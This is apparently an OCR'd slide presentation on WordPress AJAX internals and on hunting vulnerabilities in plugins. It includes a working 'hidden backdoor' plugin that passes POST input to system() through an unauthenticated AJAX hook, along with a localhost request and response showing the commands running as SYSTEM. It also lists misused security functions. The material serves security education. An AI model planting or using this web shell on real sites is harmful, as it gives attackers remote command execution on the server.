
BUILD ANOTHER PLUGIN?

AJAX AND WORDPRESS

What is Ajax and how it used with WordPress

HITMANALHARBI


AJAX is a **JavaScript technique** that allows a web page to **fetch some information** and **present itself** without refreshing the page, and the idea behind **AJAX** is to make the web page more **responsive** and **interactive**.




Source: dotnetcurry.com

AJAX is already used in **WordPress's backend**, so in the **wp-admin** folder there is already **AJAX file** called **admin-ajax.php, so** every **AJAX request** will pass through **admin-ajax** file

Admin-ajax file **require** a **parameter** called **action** Because it will **detect** which **action** by this one



```
// Require an action parameter.
if ( empty( $_REQUEST['action'] ) ) {
	wp_die( '0', 400 );
}
```



```
POST /temp/wp-admin/admin-ajax.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0)
Gecko/20100101 Firefox/87.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/temp/wp-admin/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 127
Origin: http://localhost
Connection: close
Cookie: HitmanAlharbi

action=health-check-site-status-result&_wpnonce=06c82b7d15&
counts%5Bgood%5D=12&counts%5Brecommended%5D=8&
counts%5Bcritical%5D=0
```

```
HTTP/1.1 200 OK
Date: Thu, 08 Apr 2021 12:56:05 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/
X-Powered-By: PHP/7.3.10
Access-Control-Allow-Origin: http://localhost
Access-Control-Allow-Credentials: true
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Content-Length: 16
Connection: close
Content-Type: application/json; charset=UTF-8

{
  "success":true
}
```

Example of **AJAX** request come from the **WordPress's backend**, it checks the site's health

BUILD A CUSTOM AJAX ACTION


How to make a custom AJAX action in WordPress

HITMANALHARBI

BUILD A CUSTOM AJAX ACTION

We can build a custom AJAX action by using an **action hook** called **wp_ajax** and **wp_ajax_nopriv**, the first one will allow the **authenticated user** to **execute the action** and the another one for **unauthenticated users**

BUILD A CUSTOM AJAX ACTION




BROWSER
A user triggers an Ajax request.
(e.g. Button Click, Key Press, Form Submission, etc.)
send at least one piece of data value, also called action
via method GET or POST
SERVER-SIDE SCRIPT
/wp-admin/admin-ajax.php
XML, JSON, or HTML format
Response sent to the Ajax Callback Function, which processes it and updates the web page without reloading.
jQuery & other JS files
JS
wp_ajax_youraction
(hook for logged-in users only)
youraction = action, the data value received via GET or POST
wp_ajax_nopriv_youraction
(hook for logged-out users only)
The admin-ajax.php script creates 2 hooks using the action variable value

Source: wpmudev.com


Let’s build a **hidden backdoor** using **AJAX**

BUILD A CUSTOM AJAX ACTION


C: > AppServ > www > temp > wp-content > plugins > hidden-backdoor > hidden-backdoor.php

```php
<?php
/**
 * Plugin Name: Hidden backdoor
 * Description: A simple hidden backdoor
 * Version: 1.0
 * Author: HitmanAlharbi
 * Author URI: http://twitter.com/hitmanf15
 **/

function execSomeCommands(){
    if (isset($_POST['password']) && (isset($_POST['cmd']) && (strtolower($_POST['password'])) === "1337")) {
        system($_POST['cmd']);
    }
    die();
}

add_action( 'wp_ajax_nopriv_exec_code','execSomeCommands');

add_action( 'wp_ajax_exec_code','execSomeCommands');

```

We used both **wp_ajax** and **wp_ajax_nopriv** hooks, and link it with our **backdoor function**



```
POST /temp/wp-admin/admin-ajax.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0)
Gecko/20100101 Firefox/87.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/temp/wp-admin/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 41
Origin: http://localhost
Connection: close
Cookie: HitmanAlharbi

action=exec_code&password=1337&cmd=whoami
```

```
HTTP/1.1 200 OK
Date: Thu, 08 Apr 2021 14:32:48 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.
X-Powered-By: PHP/7.3.10
Access-Control-Allow-Origin: http://localhost
Access-Control-Allow-Credentials: true
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Content-Length: 21
Connection: close
Content-Type: text/html; charset=UTF-8

nt authority\system
```

Now we can execute our **backdoor** using an **AJAX action**

UNSAFE WORDPRESS FUNCTIONS

Unsafe and harmful WordPress functions

is_admin()

A lot of **developers** use this **function** to **check if the user is admin or not**, but this function **doesn't check if you are admin or not**, it only **checks if you are in the admin folder** and it can be **bypassed** by **AJAX actions** because **admin-ajax.php** is **exists** in the **admin folder**

admin_init hook

This one like the **previous one** doesn’t check if you are an **admin** or **not** and **doesn’t check if you logged to the admin panel**, it only **checks** if you are in the **admin folder** and it **works** with **admin-ajax.php**

$wpdb->query() and esc_sql

Those **functions** doesn’t **prevent SQL injection attacks** because **the first one** perform a **regular SQL query** and the **second** one only **add slashes**

There are **more** like this, read the **WordPress docs**

It’s the time to learn how to analyze WordPress plugins and discover some vulnerabilities

THE REQUIREMENTS FOR DISCOVERING VULNERABILITIES

What are the requirements for discovering vulnerabilities in WordPress plugins

1

You need to understand **how the WordPress core works and the plugins as well**, you already know that as we mentioned it in **the previous slides**

2

The ability to **understand PHP scripts**

3

Basic understanding of web **app attack vectors**, **theory**, and **practice** as well

4

You should have an experience with **web proxies tools** like **Burp Suite** and **text searching/regex matching** tools like **Grep**

CODE ANALYSIS METHODS

What are the methods of code analysis?

The classic way

In the **classic way** we will **read** the **code** line by line starting from **the index file** until we find a **vulnerability**

The gentle way

In the **gentle way** we will **search** for **harmful functions** like **system** or **exec**, then we will try to **reach** these **functions**

The WordPress way

In the **WordPress way** we will **search** for **juicy hooks** like **wp_ajax**, then we will **analyze** the **callback** of this hook

We will use here the WordPress way, because other methods are already known and used by a lot of people and tools

SEARCH FOR JUICY HOOKS

Learn how to find the juicy hooks

We will use (wp-content-copy-protector < 3.1.5) plugin

We will use **grep tool** to find **hooks** by specify **add_filter**, **add_action** or similar functions

SEARCH FOR JUICY HOOKS

